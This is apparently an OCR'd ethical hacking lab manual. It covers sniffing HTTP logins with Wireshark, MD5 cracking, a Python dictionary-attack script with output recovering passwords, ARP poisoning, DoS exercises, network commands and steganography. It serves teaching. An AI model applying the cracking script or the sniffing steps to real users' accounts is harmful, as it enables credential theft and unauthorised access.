
b) How to sniff the network using Wireshark?


we are going to use Wireshark to sniff data packets as they are transmitted over HTTP protocol. For example


Step 1 start Wireshark and start capturing network

Step 2 Login to a web application **that does not use secure communication**. We will login to a web application on **http://www.techpanda.org/** address with the login name is **admin@google.com**, and the password is **Password2010**.

Note: we will login to the web app for demonstration purposes only.







References:

I. https://en.wikipedia.org/wiki/Wireshark
II. https://www.guru99.com/wireshark-passwords-sniffer.html
III. https://www.youtube.com/watch?v=Ib1Dw0eIw0Q

PRACTICAL 4

Malware Threats: Worms, viruses, Trojans:

A. Password cracking. -
B. Dictionary attack.
C. Encrypt and decrypt passwords.
D. DoS attack.
E. ARP poisoning in windows.
F. Ifconfig,ping,netstat, traceroute.
G. Steganography tools.

A. **Password Cracking** :

a. Use MD5 generator in the site https://www.md5hashgenerator.com/ to find out the MD5 hash for the following words
   i. Admin12345
   ii. Ethical@#$%Hacking

   Output MD5 hash for
   i. Admin12345 = e66055e8e308770492a44bf16e875127
   ii. Ethical@#$%Hacking =698543190dc248f71d96e5a4f1dd0bd2

b. Use crackstation.net to feed in the above MD5 hashes and find out its equivalent words. Display the results obtained.

c. Analyze and conclude your results.

B. Dictionary attack:


Steps :


- Goto https://www.python.org/downloads/release/python-370/

Files

Version	Operating System	Description
Gzipped source tarball	Source release	
XZ compressed source tarball	Source release	
macOS 64-bit/32-bit installer	macOS	for Mac OS X 10.6 and later
macOS 64-bit installer	macOS	for OS X 10.9 and later
Windows help file	Windows	
Windows x86-64 embeddable zip file	Windows	for AMD64/EM64T/x64
Select this Windows x86-64 executable installer	Windows	for AMD64/EM64T/x64
Windows x86-64 web-based installer	Windows	for AMD64/EM64T/x64
Windows x86 embeddable zip file	Windows	
Windows x86 executable installer	Windows	
Windows x86 web-based installer	Windows	

- Run the setup python-3.7.0-amd64
- Goto custom installation






Create passlist.txt

Or download passlist.txt from the net

- Create md5 encryption for few words . use the link Use the link https://www.visiospark.com/password-encryption-tool/ to enter a password and fetch its MD5 encryption.



Packages ,Classes and methods

hashlib	Module to generate message digest or secure hash from the source message
Encode('utf-8')	Returns an encoded version of the given string. By default, Python uses utf-8 **encoding.**
strip()	Used to strip off any blank space in the string.
hexdigest()	To convert hashed object into hexadecimal format.

- **Write the python code in notepad and save as dictattack.py**

```
import hashlib

flag=0

p_hash=input("Enter MD5 hash")

dictionary=input("Enter dictionary Filename:")

try:
    password_file=open(dictionary,"r")
except:
    print("No file found")
    quit()
for word in password_file:
    enc_word=word.encode('utf-8')
    digest =hashlib.md5(enc_word.strip()).hexdigest()
    if(digest==p_hash):
        print("password has been found")
        print("password is :" +word)
        flag=1
        break

if(flag==0):
    print("No password found")
```

- In the command prompt d:\passwordcracking>python dictattack.py

```
D:\passwordcracking>python dattack.py
Enter MD5 hash21232f297a57a5a743894a0e4a801fc3
Enter dictionary Filename:passlist.txt
password has been found
password is :admin


D:\passwordcracking>python dattack.py
Enter MD5 hash27dee4501f5da0e12be7ef16eb743e56
Enter dictionary Filename:passlist.txt
No password found

D:\passwordcracking>python dattack.py
Enter MD5 hash27dee4501f5da0e12be7ef16eb743e56
Enter dictionary Filename:passlist.txt
password has been found
password is :geek

D:\passwordcracking>python dattack.py
Enter MD5 hash27dee4501f5da0e12be7ef16eb743e57
Enter dictionary Filename:passlist.txt
No password found

D:\passwordcracking>
```

- Reference :https://www.youtube.com/watch?v=CV_mMAYzTxw

C. Encrypt and decrypt passwords using online and offline tools:

a. Use the link : https://dnschecker.org/password-encryption-utility.php to enter a password and generate report that contains encrypted data generated by various algorithms.

b. Go to https://hashes.com/en/decrypt/hash . Encrypt and decrypt text and password using the secretmessagerpro software.

D. DoS attack:

Given video references explain stepwise in your own words and with diagrammatic representation the following(Check Videos Folder under practical 3):

1 Denial of Service Attacks_ The Ping of Death-3_D_1
2 Denial of Service Attacks (Part 3)_ TCP SYN Flooding-3_D_2
3 Denial of Service Attacks (Part 5)_ The Smurf Attack_(240p)-3_D_3

E. ARP poisoning in windows:


a. Explain with diagrammatic represention how ARP poisoning works.

b. Take a reference of the following video :
https://www.youtube.com/watch?v=sBpe6GAXJZE
Explain and write in your words how to use cain and able for ERP poisoning.


F: Ipconfig,ping, , traceroute and netstat:

a .Ipconfig:

i. The “ipconfig” displays the current information about your network such as your your IP and MAC address, and the IP address of your router. It can also display information about your DHCP and DNS servers.




ii. ipconfig/all : To see detailed IP information



b.ping:

iii. allows you to send a signal to another device, and if that device is active, it will send a response back to the sender. The “ping” command is a subset of the ICMP (Internet Control Message Protocol), and it


uses what is called an “echo request”. So, when you ping a device you send out an echo request, and if the device you pinged is active or online, you get an echo response.



c. tracert:
   i. This command lets you see all steps a packet takes to the destination. For example, if we send a packet to www.google.com, it actually goes through a couple of routers to reach the destination. The packet will first go to your router, and then it will go to all kinds of different routers before it reaches Google servers. We can also use the term “hops” instead of routers. Let’s run the command and see what kind of results we get.

d. Netstat
   i. Displays all sorts of network statistics when used with its various options. One of the most interesting variants of netstat is netstat -an , which will display a list of all open network connections on their

computer, along with the port they're using and the foreign IP address they're connected to.




G Steganography tools. (S-Tools):

Example:


1. Prepare the secret file that you want to hide(eg ME.txt)

2. Launch the **S-Tools**


3. Drag and drop the host file inside which you wants to hide secret file(img1.bmp)




4. Now drag and drop the secret file on image file and alert by stool to enter password and choose encryption algorithm will come.




5. After entering password and algo, click ok. Tool will create identical copy hidden data.bmp

